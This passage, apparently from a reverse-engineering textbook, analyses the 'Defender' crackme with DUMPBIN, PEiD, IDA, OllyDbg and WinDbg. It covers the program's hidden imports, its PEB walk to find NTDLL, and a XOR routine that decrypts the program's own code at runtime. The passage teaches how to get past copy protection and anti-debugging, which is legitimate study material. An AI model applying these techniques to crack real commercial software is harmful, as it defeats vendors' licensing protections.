


Figure 11.11 Defender.EXE launched with John Doe as the username and 1234567890ABCDEF as the serial number.




Figure 11.12 Executable modules statically linked with Defender (from OllyDbg).

Figure 11.13 Imports and Exports for Defender.EXE (from OllyDbg).

Very short list indeed—only `NTDLL.DLL` and `KERNEL32.DLL`. Remember that our GUI crackme, KeygenMe-3 had a much longer list, but then again Defender is a console-mode application. Let's proceed to the Names window to determine which APIs are called by Defender. Figure 11.13 shows the Names window for `Defender.EXE`.

Very strange indeed. It would seem that the only API called by `Defender.EXE` is `IsDebuggerPresent` from `KERNEL32.DLL`. It doesn't take much reasoning to figure out that this is unlikely to be true. The program must be able to somehow communicate with the operating system, beyond just calling `IsDebuggerPresent`. For example, how would the program print out messages to the console window without calling into the operating system? That's just not possible. Let's run the program through DUMPBIN and see what it has to say about Defender's imports. Listing 11.4 shows DUMPBIN's output when it is launched with the `/IMPORTS` option.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.


Dump of file defender.exe
```

Listing 11.4 Output from DUMPBIN when run on Defender.EXE with the /IMPORTS option.

```
File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
                405000 Import Address Table
                405030 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                  22F IsDebuggerPresent

  Summary

        1000 .data
        4000 .h3mf85n
        1000 .h477w81
        1000 .rdata
```

Listing 11.4 *(continued)*

Not much news here. DUMPBIN is also claiming the `Defender.EXE` is only calling `IsDebuggerPresent`. One slightly interesting thing however is the Summary section, where DUMPBIN lists the module's sections. It would appear that Defender doesn't have a `.text` section (which is usually where the code is placed in PE executables). Instead it has two strange sections: `.h3mf85n` and `.h477w81`. This doesn't mean that the program doesn't have any code, it simply means that the code is most likely tucked in one of those oddly named sections.

At this point it would be wise to run DUMPBIN with the `/HEADERS` option to get a better idea of how Defender is built (see Listing 11.5).

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.


Dump of file defender.exe

PE signature found

File Type: EXECUTABLE IMAGE

FILE HEADER VALUES
             14C machine (x86)
```

Listing 11.5 Output from DUMPBIN when run on Defender.EXE with the /HEADERS option. *(continued)*

```
               4 number of sections
        4129382F time date stamp Mon Aug 23 03:19:59 2004
               0 file pointer to symbol table
               0 number of symbols
              E0 size of optional header
             10F characteristics
                   Relocations stripped
                   Executable
                   Line numbers stripped
                   Symbols stripped
                   32 bit word machine

OPTIONAL HEADER VALUES
             10B magic # (PE32)
            7.10 linker version
            3400 size of code
             600 size of initialized data
               0 size of uninitialized data
            4232 entry point (00404232)
            1000 base of code
            5000 base of data
          400000 image base (00400000 to 00407FFF)
            1000 section alignment
             200 file alignment
            4.00 operating system version
            0.00 image version
            4.00 subsystem version
               0 Win32 version
            8000 size of image
             400 size of headers
               0 checksum
               3 subsystem (Windows CUI)
             400 DLL characteristics
                   No safe exception handler
          100000 size of stack reserve
            1000 size of stack commit
          100000 size of heap reserve
            1000 size of heap commit
               0 loader flags
              10 number of directories
            5060 [      35] RVA [size] of Export Directory
            5008 [      28] RVA [size] of Import Directory
               0 [       0] RVA [size] of Resource Directory
               0 [       0] RVA [size] of Exception Directory
               0 [       0] RVA [size] of Certificates Directory
               0 [       0] RVA [size] of Base Relocation Directory
               0 [       0] RVA [size] of Debug Directory
               0 [       0] RVA [size] of Architecture Directory
               0 [       0] RVA [size] of Global Pointer Directory
```

Listing 11.5 *(continued)*

```
               0 [       0] RVA [size] of Thread Storage Directory
               0 [       0] RVA [size] of Load Configuration Directory
               0 [       0] RVA [size] of Bound Import Directory
            5000 [       8] RVA [size] of Import Address Table Directory
               0 [       0] RVA [size] of Delay Import Directory
               0 [       0] RVA [size] of COM Descriptor Directory
               0 [       0] RVA [size] of Reserved Directory


SECTION HEADER #1
.h3mf85n name
    3300 virtual size
    1000 virtual address (00401000 to 004042FF)
    3400 size of raw data
     400 file pointer to raw data (00000400 to 000037FF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
E0000020 flags
         Code
         Execute Read Write

SECTION HEADER #2
  .rdata name
      95 virtual size
    5000 virtual address (00405000 to 00405094)
     200 size of raw data
    3800 file pointer to raw data (00003800 to 000039FF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         Read Only

SECTION HEADER #3
   .data name
      24 virtual size
    6000 virtual address (00406000 to 00406023)
       0 size of raw data
       0 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
```

Listing 11.5 *(continued)*

```
          Read Write

SECTION HEADER #4
.h477w81 name
      8C virtual size
    7000 virtual address (00407000 to 0040708B)
     200 size of raw data
    3A00 file pointer to raw data (00003A00 to 00003BFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
         Read Write

  Summary

        1000 .data
        4000 .h3mf85n
        1000 .h477w81
        1000 .rdata
```

Listing 11.5 *(continued)*

The `/HEADERS` options provides you with a lot more details on the program. For example, it is easy to see that section #1, `.h3mf85n`, is the code section. It is specified as `Code`, and the program's entry point resides in it (the entry point is at `404232` and `.h3mf85n` starts at `401000` and ends at `4042FF`, so the entry point is clearly inside this section). The other oddly named section, `.h477w81` appears to be a small data section, probably containing some variables. It's also worth mentioning that the subsystem flag equal 3. This identifies a Windows CUI (console user interface) program, and Windows will automatically create a console window for this program as soon as it is started.

All of those oddly named sections indicate that the program is possible packed in some way. Packers have a way of creating special sections that contain the packed code or the unpacking code. It is a good idea to run the program in PEiD to see if it is packed with a known packer. PEiD is a program that can identify popular executable signatures and show whether an executable has been packed by one of the popular executable packers or copy protection products. PEiD can be downloaded from `http://peid.has.it/`. Figure 11.14 shows PEiD's output when it is fed with `Defender.EXE`.

Unfortunately, PEiD reports "Nothing found," so you can safely assume that Defender is either not packed or that it is packed with an unknown packer. Let's proceed to start disassembling the program and figuring out where that "Sorry . . . Bad key, try again." message is coming from.




Figure 11.14 Running PEiD on Defender.EXE reports "Nothing found."

Reversing Defender's Initialization Routine

Because the program doesn't appear to directly call any APIs, there doesn't seem to be a specific API on which you could place a breakpoint to catch the place in the code where the program is printing this message. Thus you don't really have a choice but to try your luck by examining the program's entry point and trying to find some interesting code that might shed some light on this program. Let's load the program in IDA and run a full analysis on it. You can now take a quick look at the program's entry point.

```
.h3mf85n:00404232 start           proc near
.h3mf85n:00404232
.h3mf85n:00404232 var_8           = dword ptr -8
.h3mf85n:00404232 var_4           = dword ptr -4
.h3mf85n:00404232
.h3mf85n:00404232                 push    ebp
.h3mf85n:00404233                 mov     ebp, esp
.h3mf85n:00404235                 push    ecx
.h3mf85n:00404236                 push    ecx
.h3mf85n:00404237                 push    esi
.h3mf85n:00404238                 push    edi
.h3mf85n:00404239                 call    sub_402EA8
.h3mf85n:0040423E                 push    eax
.h3mf85n:0040423F                 call    loc_4033D1
.h3mf85n:00404244                 mov     eax, dword_406000
.h3mf85n:00404249                 pop     ecx
.h3mf85n:0040424A                 mov     ecx, eax
.h3mf85n:0040424C                 mov     eax, [eax]
.h3mf85n:0040424E                 mov     edi, 6DEF20h
.h3mf85n:00404253                 xor     esi, esi
.h3mf85n:00404255                 jmp     short loc_404260
.h3mf85n:00404257 ; ---------------------------------------------------
```

Listing 11.6 A disassembly of Defender's entry point function, generated by IDA. *(continued)*

```
.h3mf85n:00404257
.h3mf85n:00404257 loc_404257:                 ; CODE XREF: start+30_j
.h3mf85n:00404257                 cmp     eax, edi
.h3mf85n:00404259                 jz      short loc_404283
.h3mf85n:0040425B                 add     ecx, 8
.h3mf85n:0040425E                 mov     eax, [ecx]
.h3mf85n:00404260
.h3mf85n:00404260 loc_404260:                 ; CODE XREF: start+23_j
.h3mf85n:00404260                 cmp     eax, esi
.h3mf85n:00404262                 jnz     short loc_404257
.h3mf85n:00404264                 xor     eax, eax
.h3mf85n:00404266
.h3mf85n:00404266 loc_404266:                 ; CODE XREF: start+5A_j
.h3mf85n:00404266                 lea     ecx, [ebp+var_8]
.h3mf85n:00404269                 push    ecx
.h3mf85n:0040426A                 push    esi
.h3mf85n:0040426B                 mov     [ebp+var_8], esi
.h3mf85n:0040426E                 mov     [ebp+var_4], esi
.h3mf85n:00404271                 call    eax
.h3mf85n:00404273                 call    loc_404202
.h3mf85n:00404278                 mov     eax, dword_406000
.h3mf85n:0040427D                 mov     ecx, eax
.h3mf85n:0040427F                 mov     eax, [eax]
.h3mf85n:00404281                 jmp     short loc_404297
.h3mf85n:00404283 ; ---------------------------------------------------
.h3mf85n:00404283
.h3mf85n:00404283 loc_404283:                 ; CODE XREF: start+27_j
.h3mf85n:00404283                 mov     eax, [ecx+4]
.h3mf85n:00404286                 add     eax, dword_40601C
.h3mf85n:0040428C                 jmp     short loc_404266
.h3mf85n:0040428E ; ---------------------------------------------------
.h3mf85n:0040428E
.h3mf85n:0040428E loc_40428E:                 ; CODE XREF: start+67_j
.h3mf85n:0040428E                 cmp     eax, edi
.h3mf85n:00404290                 jz      short loc_4042BA
.h3mf85n:00404292                 add     ecx, 8
.h3mf85n:00404295                 mov     eax, [ecx]
.h3mf85n:00404297
.h3mf85n:00404297 loc_404297:                 ; CODE XREF: start+4F_j
.h3mf85n:00404297                 cmp     eax, esi
.h3mf85n:00404299                 jnz     short loc_40428E
.h3mf85n:0040429B                 xor     eax, eax
.h3mf85n:0040429D
.h3mf85n:0040429D loc_40429D:                 ; CODE XREF: start+91_j
.h3mf85n:0040429D                 lea     ecx, [ebp+var_8]
.h3mf85n:004042A0                 push    ecx
.h3mf85n:004042A1                 push    esi
.h3mf85n:004042A2                 mov     [ebp+var_8], esi
```

Listing 11.6 *(continued)*

```
.h3mf85n:004042A5                mov     [ebp+var_4], esi
.h3mf85n:004042A8                call    eax
.h3mf85n:004042AA                call    loc_401746
.h3mf85n:004042AF                mov     eax, dword_406000
.h3mf85n:004042B4                mov     ecx, eax
.h3mf85n:004042B6                mov     eax, [eax]
.h3mf85n:004042B8                jmp     short loc_4042CE
.h3mf85n:004042BA ; ---------------------------------------------------
.h3mf85n:004042BA
.h3mf85n:004042BA loc_4042BA:                    ; CODE XREF: start+5E_j
.h3mf85n:004042BA                mov     eax, [ecx+4]
.h3mf85n:004042BD                add     eax, dword_40601C
.h3mf85n:004042C3                jmp     short loc_40429D
.h3mf85n:004042C5 ; ---------------------------------------------------
.h3mf85n:004042C5
.h3mf85n:004042C5 loc_4042C5:                    ; CODE XREF: start+9E_j
.h3mf85n:004042C5                cmp     eax, edi
.h3mf85n:004042C7                jz      short loc_4042F5
.h3mf85n:004042C9                add     ecx, 8
.h3mf85n:004042CC                mov     eax, [ecx]
.h3mf85n:004042CE
.h3mf85n:004042CE loc_4042CE:                    ; CODE XREF: start+86_j
.h3mf85n:004042CE                cmp     eax, esi
.h3mf85n:004042D0                jnz     short loc_4042C5
.h3mf85n:004042D2                xor     ecx, ecx
.h3mf85n:004042D4
.h3mf85n:004042D4 loc_4042D4:                    ; CODE XREF: start+CC_j
.h3mf85n:004042D4                lea     eax, [ebp+var_8]
.h3mf85n:004042D7                push    eax
.h3mf85n:004042D8                push    esi
.h3mf85n:004042D9                mov     [ebp+var_8], esi
.h3mf85n:004042DC                mov     [ebp+var_4], esi
.h3mf85n:004042DF                call    ecx
.h3mf85n:004042E1                call    loc_402082
.h3mf85n:004042E6                call    ds:IsDebuggerPresent
.h3mf85n:004042EC                xor     eax, eax
.h3mf85n:004042EE                pop     edi
.h3mf85n:004042EF                inc     eax
.h3mf85n:004042F0                pop     esi
.h3mf85n:004042F1                leave
.h3mf85n:004042F2                retn    8
.h3mf85n:004042F5 ; ---------------------------------------------------
.h3mf85n:004042F5
.h3mf85n:004042F5 loc_4042F5:                    ; CODE XREF: start+95_j
.h3mf85n:004042F5                mov     ecx, [ecx+4]
.h3mf85n:004042F8                add     ecx, dword_40601C
.h3mf85n:004042FE                jmp     short loc_4042D4
.h3mf85n:004042FE start          endp
```

Listing 11.6 *(continued)*

Listing 11.6 shows Defender's entry point function. A quick scan of the function reveals one important property—the entry point is not a common runtime library initialization routine. Even if you've never seen a runtime library initialization routine before, you can be pretty sure that it doesn't end with a call to `IsDebuggerPresent`. While we're on that call, look at how `EAX` is being `XOR`ed against itself as soon as it returns—its return value is being ignored! A quick look in `http://msdn.microsoft.com` shows us that `IsDebugger Present` should return a Boolean specifying whether a debugger is present or not. XORing `EAX` right after this API returns means that the call is meaningless.

Anyway, let's go back to the top of Listing 11.6 and learn something about Defender, starting with a call to `402EA8`. Let's take a look at what it does.

```
mf85n:00402EA8 sub_402EA8      proc near
.h3mf85n:00402EA8
.h3mf85n:00402EA8 var_4           = dword ptr -4
.h3mf85n:00402EA8
.h3mf85n:00402EA8                 push    ecx
.h3mf85n:00402EA9                 mov     eax, large fs:30h
.h3mf85n:00402EAF                 mov     [esp+4+var_4], eax
.h3mf85n:00402EB2                 mov     eax, [esp+4+var_4]
.h3mf85n:00402EB5                 mov     eax, [eax+0Ch]
.h3mf85n:00402EB8                 mov     eax, [eax+0Ch]
.h3mf85n:00402EBB                 mov     eax, [eax]
.h3mf85n:00402EBD                 mov     eax, [eax+18h]
.h3mf85n:00402EC0                 pop     ecx
.h3mf85n:00402EC1                 retn
.h3mf85n:00402EC1 sub_402EA8      endp
```

The preceding routine starts out with an interesting sequence that loads a value from `fs:30h`. Generally in NT-based operating systems the `fs` register is used for accessing thread local information. For any given thread, `fs:0` points to the local TEB (Thread Environment Block) data structure, which contains a plethora of thread-private information required by the system during runtime. In this case, the function is accessing offset +30. Luckily, you have detailed symbolic information in Windows from which you can obtain information on what offset +30 is in the TEB. You can do that by loading symbols for NTDLL in WinDbg and using the `DT` command (for more information on WinDbg and the `DT` command go to the Microsoft Debugging Tools Web page at `www.microsoft.com/whdc/devtools/debugging/default.mspx`).

The structure listing for the TEB is quite long, so I'll just list the first part of it, up to offset +30, which is the one being accessed by the program.

```
+0x000 NtTib            : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId         : _CLIENT_ID
+0x028 ActiveRpcHandle  : Ptr32 Void
```

```
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
.
.
```

It's obvious that the first line is accessing the Process Environment Block through the TEB. The PEB is the process-information data structure in Windows, just like the TEB is the thread information data structure. In address `00402EB5` the program is accessing offset +c in the PEB. Let's look at what's in there. Again, the full definition is quite long, so I'll just print the beginning of the definition.

```
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged    : UChar
+0x003 SpareBool        : UChar
+0x004 Mutant           : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr              : Ptr32 _PEB_LDR_DATA
.
.
```

In this case, offset +c goes to the `_PEB_LDR_DATA`, which is the loader information. Let's take a look at this data structure and see what's inside.

```
+0x000 Length           : Uint4B
+0x004 Initialized      : UChar
+0x008 SsHandle         : Ptr32 Void
+0x00c InLoadOrderModuleList : _LIST_ENTRY
+0x014 InMemoryOrderModuleList : _LIST_ENTRY
+0x01c InInitializationOrderModuleList : _LIST_ENTRY
+0x024 EntryInProgress  : Ptr32 Void
```

This data structure appears to be used for managing the loaded executables within the current process. There are several module lists, each containing the currently loaded executable modules in a different order. The function is taking offset +c, which means that it's going after the `InLoadOrderModuleList` item. Let's take a look at the module data structure, `LDR_DATA_TABLE_ENTRY`, and try to understand what this function is looking for.

The following definition for `LDR_DATA_TABLE_ENTRY` was produced using the `DT` command in WinDbg. Some Windows symbol files actually contain data structure definitions that can be dumped using that command. All you need to do is type `DT ModuleName!*` to get a list of all available names, and then type `DT ModuleName!StructureName` to get a nice listing of its members!

```
+0x000 InLoadOrderLinks : _LIST_ENTRY
+0x008 InMemoryOrderLinks : _LIST_ENTRY
+0x010 InInitializationOrderLinks : _LIST_ENTRY
+0x018 DllBase          : Ptr32 Void
+0x01c EntryPoint       : Ptr32 Void
+0x020 SizeOfImage      : Uint4B
+0x024 FullDllName      : _UNICODE_STRING
+0x02c BaseDllName      : _UNICODE_STRING
+0x034 Flags            : Uint4B
+0x038 LoadCount        : Uint2B
+0x03a TlsIndex         : Uint2B
+0x03c HashLinks        : _LIST_ENTRY
+0x03c SectionPointer   : Ptr32 Void
+0x040 CheckSum         : Uint4B
+0x044 TimeDateStamp    : Uint4B
+0x044 LoadedImports    : Ptr32 Void
+0x048 EntryPointActivationContext : Ptr32 _ACTIVATION_CONTEXT
+0x04c PatchInformation : Ptr32 Void
```

After getting a pointer to `InLoadOrderModuleList` the function appears to go after offset +0 in the first module. From looking at this structure, it would seem that offset +0 is part of the `LIST_ENTRY` data structure. Let's dump `LIST_ENTRY` and see what offset +0 means.

```
+0x000 Flink            : Ptr32 _LIST_ENTRY
+0x004 Blink            : Ptr32 _LIST_ENTRY
```

Offset +0 is Flink, which probably stands for "forward link". This means that the function is hard-coded to skip the first entry, regardless of what it is. This is quite unusual because with a linked list you would expect to see a loop—no loop, the function is just hard-coded to skip the first entry. After doing that, the function simply returns the value from offset +18 at the second entry. Offset +18 in `_LDR_DATA_TABLE_ENTRY` is `DllBase`. So, it would seem that all this function is doing is looking for the base of some DLL. At this point it would be wise to load `Defender.EXE` in WinDbg, just to take a look at the loader information and see what the second module is. For this, you use the `!dlls` command, which dumps a (relatively) user-friendly view of the loader data structures. The `-l` option makes the command dump modules in their load order, which is essentially the list you traversed by taking `InLoadOrderModuleList` from `PEB_LDR_DATA`.

```
0:000> !dlls -l

0x00241ee0: C:\Documents and Settings\Eldad Eilam\Defender.exe
      Base   0x00400000  EntryPoint  0x00404232  Size        0x00008000
      Flags  0x00005000  LoadCount   0x0000ffff  TlsIndex    0x00000000
             LDRP_LOAD_IN_PROGRESS
             LDRP_ENTRY_PROCESSED
```

```
0x00241f48: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c900000  EntryPoint  0x7c913156  Size        0x000b0000
      Flags  0x00085004  LoadCount   0x0000ffff  TlsIndex    0x00000000
             LDRP_IMAGE_DLL
             LDRP_LOAD_IN_PROGRESS
             LDRP_ENTRY_PROCESSED
             LDRP_PROCESS_ATTACH_CALLED

0x00242010: C:\WINDOWS\system32\kernel32.dll
      Base   0x7c800000  EntryPoint  0x7c80b436  Size        0x000f4000
      Flags  0x00085004  LoadCount   0x0000ffff  TlsIndex    0x00000000
             LDRP_IMAGE_DLL
             LDRP_LOAD_IN_PROGRESS
             LDRP_ENTRY_PROCESSED
             LDRP_PROCESS_ATTACH_CALLED
```

So, it would seem that the second module is `NTDLL.DLL`. The function at `00402EA8` simply obtains the address of `NTDLL.DLL` in memory. This makes a lot of sense because as I've said before, it would be utterly *impossible* for the program to communicate with the user without any kind of interface to the operating system. Obtaining the address of `NTDLL.DLL` is apparently the first step in creating such an interface.

If you go back to Listing 11.6, you see that the return value from `00402EA8` is passed right into `004033D1`, which is the next function being called. Let's take a look at it.

```
loc_4033D1:
.h3mf85n:004033D1                push    ebp
.h3mf85n:004033D2                mov     ebp, esp
.h3mf85n:004033D4                sub     esp, 22Ch
.h3mf85n:004033DA                push    ebx
.h3mf85n:004033DB                push    esi
.h3mf85n:004033DC                push    edi
.h3mf85n:004033DD                push    offset dword_4034DD
.h3mf85n:004033E2                pop     eax
.h3mf85n:004033E3                mov     [ebp-20h], eax
.h3mf85n:004033E6                push    offset loc_4041FD
.h3mf85n:004033EB                pop     eax
.h3mf85n:004033EC                mov     [ebp-18h], eax
.h3mf85n:004033EF                mov     eax, offset dword_4034E5
.h3mf85n:004033F4                mov     ds:dword_4034D6, eax
.h3mf85n:004033FA                mov     dword ptr [ebp-8], 1
.h3mf85n:00403401                cmp     dword ptr [ebp-8], 0
.h3mf85n:00403405                jz      short loc_40346D
.h3mf85n:00403407                mov     eax, [ebp-18h]
.h3mf85n:0040340A                sub     eax, [ebp-20h]
.h3mf85n:0040340D                mov     [ebp-30h], eax
```

Listing 11.7 A disassembly of function 4033D1 from Defender, generated by IDA Pro. *(continued)*

```
.h3mf85n:00403410                mov     eax, [ebp-20h]
.h3mf85n:00403413                mov     [ebp-34h], eax
.h3mf85n:00403416                and     dword ptr [ebp-24h], 0
.h3mf85n:0040341A                and     dword ptr [ebp-28h], 0
.h3mf85n:0040341E loc_40341E:    ; CODE XREF: .h3mf85n:00403469_j
.h3mf85n:0040341E                cmp     dword ptr [ebp-30h], 3
.h3mf85n:00403422                jbe     short loc_40346B
.h3mf85n:00403424                mov     eax, [ebp-34h]
.h3mf85n:00403427                mov     eax, [eax]
.h3mf85n:00403429                mov     [ebp-2Ch], eax
.h3mf85n:0040342C                mov     eax, [ebp-34h]
.h3mf85n:0040342F                mov     eax, [eax]
.h3mf85n:00403431                xor     eax, 2BCA6179h
.h3mf85n:00403436                mov     ecx, [ebp-34h]
.h3mf85n:00403439                mov     [ecx], eax
.h3mf85n:0040343B                mov     eax, [ebp-34h]
.h3mf85n:0040343E                mov     eax, [eax]
.h3mf85n:00403440                xor     eax, [ebp-28h]
.h3mf85n:00403443                mov     ecx, [ebp-34h]
.h3mf85n:00403446                mov     [ecx], eax
.h3mf85n:00403448                mov     eax, [ebp-2Ch]
.h3mf85n:0040344B                mov     [ebp-28h], eax
.h3mf85n:0040344E                mov     eax, [ebp-24h]
.h3mf85n:00403451                xor     eax, [ebp-2Ch]
.h3mf85n:00403454                mov     [ebp-24h], eax
.h3mf85n:00403457                mov     eax, [ebp-34h]
.h3mf85n:0040345A                add     eax, 4
.h3mf85n:0040345D                mov     [ebp-34h], eax
.h3mf85n:00403460                mov     eax, [ebp-30h]
.h3mf85n:00403463                sub     eax, 4
.h3mf85n:00403466                mov     [ebp-30h], eax
.h3mf85n:00403469                jmp     short loc_40341E
.h3mf85n:0040346B ; ---------------------------------------------------
.h3mf85n:0040346B
.h3mf85n:0040346B loc_40346B:    ; CODE XREF: .h3mf85n:00403422_j
.h3mf85n:0040346B                jmp     short near ptr unk_4034D5
.h3mf85n:0040346D ; ---------------------------------------------------
.h3mf85n:0040346D
.h3mf85n:0040346D loc_40346D:    ; CODE XREF: .h3mf85n:00403405_j
.h3mf85n:0040346D                mov     eax, [ebp-18h]
.h3mf85n:00403470                sub     eax, [ebp-20h]
.h3mf85n:00403473                mov     [ebp-40h], eax
.h3mf85n:00403476                mov     eax, [ebp-20h]
.h3mf85n:00403479                mov     [ebp-44h], eax
.h3mf85n:0040347C                and     dword ptr [ebp-38h], 0
.h3mf85n:00403480                and     dword ptr [ebp-3Ch], 0
.h3mf85n:00403484
.h3mf85n:00403484 loc_403484:    ; CODE XREF: .h3mf85n:004034CB_j
.h3mf85n:00403484                cmp     dword ptr [ebp-40h], 3
```

Listing 11.7 *(continued)*

```
.h3mf85n:00403488                jbe     short loc_4034CD
.h3mf85n:0040348A                mov     eax, [ebp-44h]
.h3mf85n:0040348D                mov     eax, [eax]
.h3mf85n:0040348F                xor     eax, [ebp-3Ch]
.h3mf85n:00403492                mov     ecx, [ebp-44h]
.h3mf85n:00403495                mov     [ecx], eax
.h3mf85n:00403497                mov     eax, [ebp-44h]
.h3mf85n:0040349A                mov     eax, [eax]
.h3mf85n:0040349C                xor     eax, 2BCA6179h
.h3mf85n:004034A1                mov     ecx, [ebp-44h]
.h3mf85n:004034A4                mov     [ecx], eax
.h3mf85n:004034A6                mov     eax, [ebp-44h]
.h3mf85n:004034A9                mov     eax, [eax]
.h3mf85n:004034AB                mov     [ebp-3Ch], eax
.h3mf85n:004034AE                mov     eax, [ebp-44h]
.h3mf85n:004034B1                mov     ecx, [ebp-38h]
.h3mf85n:004034B4                xor     ecx, [eax]
.h3mf85n:004034B6                mov     [ebp-38h], ecx
.h3mf85n:004034B9                mov     eax, [ebp-44h]
.h3mf85n:004034BC                add     eax, 4
.h3mf85n:004034BF                mov     [ebp-44h], eax
.h3mf85n:004034C2                mov     eax, [ebp-40h]
.h3mf85n:004034C5                sub     eax, 4
.h3mf85n:004034C8                mov     [ebp-40h], eax
.h3mf85n:004034CB                jmp     short loc_403484
.h3mf85n:004034CD ; ---------------------------------------------------
.h3mf85n:004034CD
.h3mf85n:004034CD loc_4034CD:    ; CODE XREF: .h3mf85n:00403488_j
.h3mf85n:004034CD                mov     eax, [ebp-38h]
.h3mf85n:004034D0                mov     dword_406008, eax
.h3mf85n:004034D0 ; ---------------------------------------------------
.h3mf85n:004034D5 db  68h        ; CODE XREF: .h3mf85n:loc_40346B_j
.h3mf85n:004034D6 dd 4034E5h     ; DATA XREF: .h3mf85n:004033F4_w
.h3mf85n:004034DA ; ---------------------------------------------------
.h3mf85n:004034DA                pop     ebx
.h3mf85n:004034DB                jmp     ebx
.h3mf85n:004034DB ; ---------------------------------------------------
.h3mf85n:004034DD dword_4034DD   dd 0DDF8286Bh, 2A7B348Ch
.h3mf85n:004034E5 dword_4034E5   dd 88B9107Eh, 0E6F8C142h, 7D7F2B8Bh,
                                 0DF8902F1h, 0B1C8CBC5h
.
.
.
.h3mf85n:00403CE5                dd 157CB335h
.h3mf85n:004041FD ; ---------------------------------------------------
.h3mf85n:004041FD
.h3mf85n:004041FD loc_4041FD:    ; DATA XREF: .h3mf85n:004033E6_o
.h3mf85n:004041FD                pop     edi
.h3mf85n:004041FE                pop     esi
```

Listing 11.7 *(continued)*

```
.h3mf85n:004041FF                pop     ebx
.h3mf85n:00404200                leave
.h3mf85n:00404201                retn
```

Listing 11.7 *(continued)*

This function starts out in what appears to be a familiar sequence, but at some point something very strange happens. Observe the code at address `004034DD`, after the `JMP EBX`. It appears that IDA has determined that it is data, and not code. This data goes on and on until address `4041FD` (I've eliminated most of the data from the listing just to preserve space). Why is there data in the middle of the function? This is a fairly common picture in copy protection code—routines are stored encrypted in the binaries and are decrypted in runtime. It is likely that this unrecognized data is just encrypted code that gets decrypted during runtime.

Let's perform a quick analysis of the initial, unencrypted code in the beginning of this function. One thing that's quickly evident is that the "readable" code area is roughly divided into two large sections, probably by an `if` statement. The conditional jump at `00403405` is where the program decides where to go, but notice that the `CMP` instruction at `00403401` is comparing `[ebp-8]` against 0 even though it is set to 1 one line before. You would usually see this kind of a sequence in a loop, where the variable is modified and then the code is executed again, in some kind of a loop. According to IDA, there are no such jumps in this function.

Since you have no reason to believe that the code at `40346D` is ever executed (because the variable at `[ebp-8]` is hard-coded to 1), you can just focus on the first case for now. Briefly, you're looking at a loop that iterates through a chunk of data and XORs it with a constant (`2BCA6179h`). Going back to where the pointer is first initialized, you get to `004033E3`, where `[ebp-20h]` is initialized to `4034DD` through the stack. `[ebp-20h]` is later used as the initial address from where to start the XORing. If you look at the listing, you can see that `4034DD` is an address in the middle of the function—right where the code stops and the data starts.

So, it appears that this code implements some kind of a decryption algorithm. The encrypted data is sitting right there in the middle of the function, at `4034DD`. At this point, it is usually worthwhile to switch to a live view of the code in a debugger to see what comes out of that decryption process. For that you can run the program in OllyDbg and place a breakpoint right at the end of the decryption process, at `0040346B`. When OllyDbg reaches this address, at first it looks as if the data at `4034DD` is still unrecognized data, because Olly outputs something like this:

```
004034DD     12             DB 12
004034DE     49             DB 49
004034DF     32             DB 32
004034E0     F6             DB F6
004034E1     9E             DB 9E
004034E2     7D             DB 7D
```

However, you simply must tell Olly to reanalyze this memory to look for anything meaningful. You do this by pressing Ctrl+A. It is immediately obvious that something has changed. Instead of meaningless bytes you now have assembly language code. Scrolling down a few pages reveals that this is quite a bit of code—dozens of pages of code actually. This is really the body of the function you're investigating: `4033D1`. The code in Listing 11.7 was just the decryption prologue. The full decrypted version of `4033D1` is quite long and would fill many pages, so instead I'll just go over the general structure of the function and what it does as a whole. I'll include key code sections that are worth investigating. It would be a good idea to have OllyDbg open and to let the function decrypt itself so that you can look at the code while reading this—there is quite a bit of interesting code in this function. One important thing to realize is that it wouldn't be practical or even useful to try to understand every line in this huge function. Instead, you must try to recognize key areas in the code and to understand their purpose.

Analyzing the Decrypted Code

